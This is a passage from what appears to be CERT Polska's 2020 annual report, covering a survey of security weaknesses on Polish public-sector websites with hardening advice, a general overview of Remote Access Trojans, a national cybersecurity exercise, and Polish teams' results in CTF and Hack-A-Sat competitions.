


Figure 10. Distribution of content management systems identified in Polish local government units.






Figure 11. Distribution of content management systems identified on websites of Polish educational institutions.

In 35% of studied cases for servers hosting LGU websites and 39% of studied cases for servers hosting educational institutions' websites, we observed a database accessible directly from the Internet (usually mysql and postgresql). In addition, the study of available paths also revealed, in the case of almost all websites, the CMS administrative panel or databases (e.g. php-myadmin) available to the public. These things are not considered to be a vulnerability, but they significantly increase the area exposed to the attack and facilitate escalation, e.g. in the case of obtaining administrative certificates.

It is worth noting that in almost half of the cases studied, even though the website had a version of a website made available with the use of the HTTPS protocol, the TLS certificate returned was incorrect. Figures 12 and 13 show the distribution of problems with certificates for websites of LGU and educational institutions.




Figure 12. Main problems identified with certificates on LGU websites.




Figure 13. Main problems identified with certificates on educational institutions' websites.

It is worth emphasising that all problems found were communicated to the interested entities with detailed recommendations. It turns out that it was possible to eliminate most of the problems encountered with a low workload. CERT Polska recommends that website administrators should:

- Regularly update content management systems, their plug-ins and themes. If a website is not based on such a system, update its components, e.g. JavaScript libraries.
- Check the configuration and validity of the services used, in particular mail servers and DNS.
- Take care of the correct issue and validity of certificates. Configure automatic redirection of the website from the HTTP to HTTPS protocol.
- Pay particular attention to publicly displayed files (through HTTP or FTP server), especially whether they contain sensitive information, such as personal data or login details.
- Make aware all people who have access allowing them to make changes on the website that they should use strong login passwords.
- Ensure adequate separation of services from the Internet and not to allow outside access to services to which such access is not necessary (e.g. databases).
- Take care of the proper configuration of mechanisms protecting against domain spoofing when sending e-mails (SPF, DMARC, DKIM).
- Take care of the correctness and timeliness of data in the domain register.





Remote Access Trojans

At CERT Polska, we have specialised in the analysis of malicious software for a long time, and for two years we have been closely monitoring the activities of RATs (Remote Access Trojans). We share results with interested organisations, both at the national and international levels (through contacts with other CERT teams).

What is RAT?

In the IT world, remote control of various devices is often necessary. For example, the administrator updates all computers in the company, or the helpdesk employee logs in to the computer of the person reporting a problem. There are many legal programmes that allow remote access, such as Remote Desktop (built into Windows) or TeamViewer. Such tools are also referred to as a 'Remote Administration Tool'.

Unfortunately, it happens that a user becomes a victim of a criminal who induces them by deceit, for example with the use of a malicious attachment or a macro in a document, to install software controlling the computer without the user's knowledge. Such software operates similarly to its legal equivalent, but it hides from the rightful owner of the equipment. In addition, it also has many malicious functions such as stealing data from browser requests,

reading online cookies saved on the disk, taking screenshots cyclically and sending them to the botnet operator, etc. Such a type of malicious software is called a Remote Access Trojan, or RAT for short.

The fact that RAT is also the acronym from 'Remote Administration Tool' causes some confusion. Moreover, some malicious software designers call their products 'Remote Administration Tools' and pretend that it is legal software for IT administrators⁵. It is worth remembering that in the context of IT security, the RAT abbreviation always means malicious software.

Currently used RATs

We try to monitor all emerging threats, but we focus particularly on the most frequently used families. Such a family is, for example, a popular RAT written in .NET technology – AgentTesla⁶. It is very popular among criminals, and is characterised by simple configuration and handling. In part, this is due to the fact that it has been constantly improved since 2014. Perhaps for this reason, the largest number of stolen accounts comes to us via it.

⁵ For example <https://github.com/quasar/Quasar>

⁶ .NET technology is also very popular in the RAT world. Probably because it is easy to write and is extremely common in Windows systems.




The other popular family of malicious software is HawkEye Keylogger (also written in .NET). Despite its name, apart from recording keystrokes, it also enables operators to steal recorded passwords from browsers, email clients and other software.

In addition, we also analyse less frequently observed families such as OrcusRAT, NjRAT and others.

Activities of CERT Polska

The scale of the problem is huge. Unfortunately, we do not have sufficient resources to deal with it on our own. On the other hand, during our studies, we have started to encounter large numbers of accounts belonging to infected Internet users. We decided to start sending them to interested institutions and CSIRTs of the national level from outside of Poland.

In 2020, we collected 294,135 user accounts. Only 5,833 incidents concerned websites in the .pl domain, and as many as 11,448 concerned .gov.xxx domains, while 11 concerned .mil.xxx domains. We sent information about the most serious events to the right entities manually. We are also working on the automation of this process in order to be able to implement the project on a larger scale.



Exercises and competitions

Due to restrictions introduced in connection with the development of the COVID-19 pandemic, many of the planned international exercises and competitions did not take place in 2020. The Locked Shields 2020 and Cyber Europe 2020 exercises, for example, were cancelled. The eliminations and finals of youth competitions were not organised either: European Cyber Security Challenge. Some of the competitions moved entirely to the virtual world.

KSC-EXE

On 22 and 23 September, 'KSC-EXE 2020', i.e. national exercises of cooperation between cybersecurity entities, took place. They were organised by the Ministry of Digitalisation in cooperation with the Cybersecurity Foundation and NASK – the National Research Institute. The purpose of these exercises was to check the practical functioning of mechanisms provided for in the Polish Act on the national cybersecurity system and some other regulatory documents in simulated situations of complex incidents with a wide impact.

The exercise was a kind of decision game and the task of the participants was to communicate with each other, to gain the true picture of the situation, and then to coordinate actions

and finally to solve the incident. The scenarios did not contain technical elements. During the exercise, regulations, procedures and processes were tested.

Two-day exercises were divided into four independent half-day scenarios. Three of them were dedicated to particular sectors: energy, banking and telecommunications. On the other hand, the fourth scenario was supposed to be cross-sectional and to involve all participants. However, practice showed that in staged situations concerning a given sector, other institutions taking part in the exercise also joined the activities.

The second scenario concerned the telecommunications and digital services sector. In the legal and procedural scope, it covered as many as three regimes of: the Act on the national cybersecurity system, the Act on crisis management and the Telecommunications Law. The initial event included two incidents caused by unknown reasons, which, depending on the player, could indicate a technical failure, human error or attack. It was not clear to all participants how many incidents they were dealing with.

At the time of the simulation creation, many possible solutions resulting from overlapping scopes of properties and competences were assumed.

The KSC-EXE 2020 exercises were attended by representatives of the Ministry of Digitalisation, the Ministry of Climate, the Ministry of Infrastructure, the Ministry of National Defence and the Office of the Financial Supervision Authority (together with the sector CSIRT team), emergency response teams operating at the national level, i.e. CSIRT GOV, CSIRT MON, CSIRT NASK, representatives of the Ministry of Interior and Administration, the Government Centre for Security and the Office of Electronic Communications, and operators of key services and enterprises from the energy, banking and telecommunications sectors.







CTF scene

Capture The Flag (CTF) competitions are ICT security team competitions. They are independently organised by scientific institutions, governments of states, NGOs, companies from the cybersecurity sector, as well as by the CTF teams. The competitions can be divided depending on their form and place of their organisation.

The most popular formula is 'jeopardy', where teams solve from several to a dozen tasks with varying degrees of difficulty in the following categories: testing the security of Internet applications, reverse engineering of software, cryptography or using vulnerabilities in applications. The solution to the task ends with winning a flag – a piece of text that the winning team on the competition platform exchanges for points. The team that gains the largest number of the points wins the competition.

Another formula is 'attack/defence', in which each team receives a copy of the infrastructure with different services – applications prepared by organisers. The competitions are divided into several-minute rounds, during which each team tries to steal flags protected by services activated in the infrastructure of other teams. The winning team is the team that loses the smallest number of flags (it can quickly identify vulnerabilities and secure its services) and steals as many of them as possible (it manages to use the vulnerabilities found and to bypass the security measures implemented by the other teams). The largest number of competitions takes the form of individual CTF competitions carried out online in the 'jeopardy' formula. In the case of some of them, online qualifications are used to select several teams, which then compete with each other in finals organised 'offline', often also in the 'attack/defence' formula.

Although the CTF competitions are increasing in popularity from year to year, in 2020 the restrictions related to the global pandemic had a negative impact on the CTF scene. Despite the fact that the majority of the competitions take place online, the finals of the most prestigious competitions were organised 'offline', usually during ICT security conferences. Due to COVID-19, some of them were completely cancelled and some took place online, which the CTF teams, especially the more experienced ones, did not welcome enthusiastically. At the same time, it was an opportunity for younger teams to achieve higher places in the *ctftime.org* ranking – the aggregator of CTF competitions and teams. *Perfect blue* – a team composed of American students – gained the first place with a considerable advantage. *More Smoked Leet Chicken*, the 'conglomerate' of the combined teams from Russia, gained the second place and the currently pan-European *hxp* team from Germany was third. Four Polish teams managed to be in the first one hundred teams of the global ranking. The *p4* team took 8th position, *the Dragon Sector* team took 10th position, and *justCatTheFish* took 12th position. *Made in MIM*, the academic team from the University of Warsaw took 67th position.

Place	Team	Country	Rating
1	perfect blue		1425.658
2	More Smoked Leet Chicken		1084.136
3	hxp		823.585
4	TokyoWesterns		797.192
5	Plaid Parliament of Pwning		786.941
6	ALLES!		761.812
7	Balsn		752.090
8	p4		727.637
9	Tea Deliverers		675.999
10	Dragon Sector		669.334

Poles also organised their own CTF competitions classified in the CTFTIME ranking. Both the eliminations and the finals of the CONFidenceCTF competition organised by the p4 team took place online, and Balsn, the Taiwanese team, was the winner of the finals. Perfect blue won in the annual competition organised by Dragon Sector (this year also only online). Due to the pandemic, in 2020 the European Cyber Security Challenge competitions organised by the European Union Agency for Cybersecurity (ENISA) were cancelled, together with national eliminations organised to select representations, including the elimination competition organised annually by the CERT Polska team.

Hack-A-Sat competition

At the end of 2019, the United States Department of the Air Force announced its intention to organise a cybersecurity competition under the name of 'Hack-A-Sat'. The event was to take place at the DefCon conference in August 2020 within one of its thematic communities – the Aerospace Village. Its aim was a competition

between teams in which cybersecurity specialists and experts familiar with space technology issues had to cooperate. The competition was to be distinguished by the presence of satellites and software used by the American army on a daily basis.

The pandemic thwarted the plans of the event finals. It was decided that both the finals and the eliminations would be held entirely remotely. Although the participants initially were to fulfil specific requirements, ultimately the organisers decided to open the competition to all interested teams.

The Polish team called Poland Can Into Space also joined the eliminations held in May 2020. The core of the team consisted of players from the CTF teams: p4 and Dragon Sector. Apart from the CTF players, the Polish team consisted of people who have expertise in space technologies, obtained e.g. during the organisation of student satellite missions such as PW-Sat2.

Eliminations

The elimination competition took place in the traditional 'jeopardy' formula. The organisers prepared 34 tasks divided into categories related to:

- astronomy, astrophysics, astrometry and astrodynamics (the so-called 'AAAA'),
- communication protocols of devices on a satellite and modules that may operate on a satellite,
- ground stations and systems of communication with a satellite (including the signal processing theory).

From the perspective of a typical CTF competition, it was possible to divide the tasks into categories related to the handling of software, its reverse engineering, search and use of vulnerabilities (focussing on processor architectures, operating systems and software used in the space industry), as well as tasks in which programming and algorithm skills were important.

The two-day eliminations turned out to be successful for the Polish team. Poland Can Into Space, taking second place (out of more than 1,200 teams), secured its participation in the Hack-A-Sat finals. The US Plaid Parliament of Pwning team won the first place with a little advantage, and the FluxRepeatRocket team consisting of three German CTF teams: Flux-Fingers, Eat Sleep Pwn Repeat and Red Rocket took the third position.

rank	team	score
1	PPP	3967
2	Poland Can Into Space	3810
3	FluxRepeatRocket	2496
4	ADDVulcan	2476
5	Samurai	2347
6	Solar Wine	2228
7	PFS	2142
8	15FittyTree	2137
9	1064CBread	2084
10	BLAHAJ	1999

Figure 14. Results of the Hack-A-Sat elimination competition.

Finals

The finals of Hack-A-Sat were significantly different from the typical Capture The Flag competition. First of all, they were held with the use of a real satellite. A few weeks before

the finals, the organisers sent each team a fully functional satellite model (cubesat EyasSat), which the United States Air Force uses to train students in its academy. The task of each team was to get to know the satellite, its devices and systems, in detail as the same satellite model was to be used in the final competition.

For legal and logistical reasons, the Polish team decided that the satellite would remain in the USA under the care of one member of the team and the rest would communicate with the satellite remotely. Unfortunately, this also turned out to be problematic. 'Isaias', an unusually strong tropical storm, swept through Long Island, where the satellite was stored, and caused power cuts to over 400,000 households. The quick reaction of the team member and powering the satellite from a gasoline generator allowed all team members to continuously analyse its systems.

The heart of the satellite was a FPGA system, on which a LEON3 processor with the SPARC architecture was implemented. The operating system was the real-time RTEMS system, and the role of the flight control system was performed by NASA cFS (core Flight System). An additional module was a camera with its dedicated controller equipped with a processor in the ARM architecture.




Figure 15. Satellite used in the final competition.

In the final competition, the satellites, one assigned to each team, were attached to a special extension arm, in the form of a carousel which simulated the movement of the satellites and radio communication with them. The competition scenario assumed that each team had to regain control over its satellite lost as a result of a hacker attack. For this purpose, the teams had to solve five tasks. Before the teams could start the first task, they had to regain the control over the ground station. They had to use a vulnerability in an Internet application, through which it was possible to access the software of the ground station.

The first task was to establish communication with the satellite, which was also rotating in an uncontrolled manner. The teams had to properly configure the parameters of the ground station and the satellite, i.e. to increase the power and to reduce the frequency of the telemetry transmission.

The second task was to regain control over the guidance, navigation and control system and to stop the uncontrolled rotation of the satellite. For this purpose, the teams had to reset the Attitude Determination and Control System and to send correct configuration tables, which had been damaged by the attackers.

The third task was to restore all of the functions of the flight control system. The attackers modified the code of the subsystem for Command

And Data Handling, which refused to execute most of the messages sent by the teams. It was necessary to find and use the security vulnerability in the code left by attackers and sent in a shellcode and to unblock the possibility to execute all commands of the flight control system.

The fourth task was to restore communication between the flight control system and the controller of the apparatus placed on the satellite. The attackers performed sabotage by disrupting the process of starting the controller. In order to repair it, the teams had to write a dedicated programme – a flight control system module that correctly started the controller.

The final, fifth task was to take a photo with a camera placed on the satellite and send it to the ground station.

